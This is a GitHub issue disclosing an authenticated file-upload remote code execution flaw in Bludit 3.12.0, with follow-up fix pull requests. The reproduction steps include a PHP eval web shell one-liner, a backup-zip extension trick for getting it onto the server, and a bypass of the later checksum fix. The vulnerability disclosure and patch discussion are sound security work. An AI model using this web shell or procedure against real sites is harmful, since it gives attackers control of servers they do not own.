

[New issue](#)[Jump to bottom](#)

Bludit V3.12.0 -- Admin File Upload vulnerability #1218

[Closed](#) whiskey-jj opened this issue on Jun 27, 2020 · 2 comments


whiskey-jj commented on Jun 27, 2020

Describe your problem

A file upload vulnerability was discovered in Bludit V3.12.0
Hackers need administrator rights.
Hacker can use a backup file to control the server.

Steps to reproduce the problem



1. Download the latest version of bludit from GitHub.
2. Using burpsuite when uploading logo in the background.
Change picture content to PHP code
`<?php eval($_POST[cmd]); ?>`




3. Enable backup plugin. Generate and download a backup file, modify the extension of logo file directly in the zip file.

If you unzip the backup to modify it, the upload will be blocked by WAF.

General	Robots	You can use a special HTML meta tag to tell robots not to index the content of a page, and/or not scan it for links to follow.	3.12.0	Bludit
Plugins	Settings Deactivate			
Themes	Simple Stats	Show the number of visits and page views per day on your dashboard and content stats.	3.12.0	Bludit
	Settings Deactivate			
About	TinyMCE	HTML Editor for formatting content. Recommended for the users who don't want to work with Markdown code.	5.3.1	TinyMCE
	Settings Deactivate			
Log out				
DISABLED PLUGINS				
API	Activate	Interface to interact with Bludit using HTTP protocol. Read more about this plugin on API Introduction.	3.12.0	Bludit
Backup	Activate	The simple way to backup your Bludit.	3.12.0	Bludit
Categories	Activate	Shows all categories on the sidebar.	3.12.0	Bludit



4. Access <http://127.0.0.1/bl-content/uploads/BLUDIT.php> to get the getshell



Vulnerability in /bl-plugins/backup/plugin.php

```
public function uploadBackup($backup)
{
    global $L;

    // Check File Type
    if ($backup["type"] != "application/zip" && $backup["type"] != "application/x-zip-compressed") {
        return $this->response(415, $L->get("The passed file is not a valid ZIP Archive."));
    }

    // Check File Extension
    if (strpos($backup["name"], ".zip") != (strlen($backup["name"]) - 4)) {
        return $this->response(415, $L->get("The passed file does not end with .zip."));
    }

    // Check ZIP extension
    if(!$this->zip) {
        return $this->response(400, $L->get("The passed file could not be validated."));
    }

    // Validate ZIP File
    $zip = new ZipArchive();
    $zip->open($backup["tmp_name"]);
    if($zip->addEmptyDir("databases") || $zip->addEmptyDir("pages") || $zip->addEmptyDir("uploads")) {
        $zip->close();
        return $this->response(415, $L->get("The passed file is not a valid backup archive."));
    }
    $zip->close();

    // File Name
    $name = $backup["name"];
    $count = 0;
    while (file_exists($this->workspace() . $name)) {
        $name = substr($backup["name"], 0, -4) . "." . ++$count . ".zip";
    }

    // Move File to Backup Directory
    Filesystem::mv($backup["tmp_name"], $this->workspace() . $name);
    return $this->response(200, $L->get("The backup file could be uploaded successfully."));
}
}
```

We can check the image content uploaded by users.
Or just delete the backup module

Bludit version

V3.12.0

PHP version

PHP7.3.9nts

This was referenced on Jun 28, 2020

MIME Type Check for Issue #1218 and #1212 #1219

➔ Merged

Validate Backup Files #1221

➔ Merged

ghost commented on Jun 28, 2020

Hellow,

my solution, as submitted as 2 pull requests, is

- validating the MIME Type, next to the file extension
- adding a MD5 checksum file to the backup archive

This should fix this vulnerability.

~ Sam.

PS.: Thanks for mention Burp Suite, didn't know about this program. It's really cool. :D

👍 3

dignajar added a commit that referenced this issue on Jun 29, 2020

👤 Merge pull request #1219 from SamBrishes/patch-010 ... 🗨

4282a97

ghost mentioned this issue on Jul 4, 2020

REMOTE CODE EXCEUTION BY FILE UPLOAD IN bludit version 3.12.0 #1224

🔒 Closed

whiskey-jj commented on Jul 10, 2020

Author

Hellow,

my solution, as submitted as 2 pull requests, is

validating the MIME Type, next to the file extension
adding a MD5 checksum file to the backup archive

This should fix this vulnerability.

~ Sam.

PS.: Thanks for mention Burp Suite, didn't know about this program. It's really cool. :D

Hello,

I found a way to bypass the new version of the restrictions to execute files.

For MD5 detection, attackers only need to set up a local environment, add PHP files in the folder (for example, \bludit-master\bl-content\uploads\profiles), and then use the zip file generated by backup function to attack other servers.

The screenshot displays the Burp Suite web interface. The top menu bar includes options like '仪表盘', '目标', '代理', '测试器', '重发器', '定序器', '编码器', '对比器', '插件扩展', '项目选项', '用户选项', 'CSRF', 'JSON Beautifier', 'JSON Web Tokens', 'CSP', and 'NoPE Proxy'. Below the menu, there are tabs for '请求' (Request) and '响应' (Response). The '请求' tab is active, showing a raw HTTP request. A red arrow points from the 'Raw' tab to the request body, which contains a JSON payload. The '响应' tab is also visible, showing a raw HTTP response. A red arrow points from the 'Raw' tab to the response body, which contains a JSON message: `{"status":true,"message":"The backup file could be uploaded successfully."}`. The interface is in Chinese.

whiskey-jj closed this as completed on Aug 25, 2020

Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

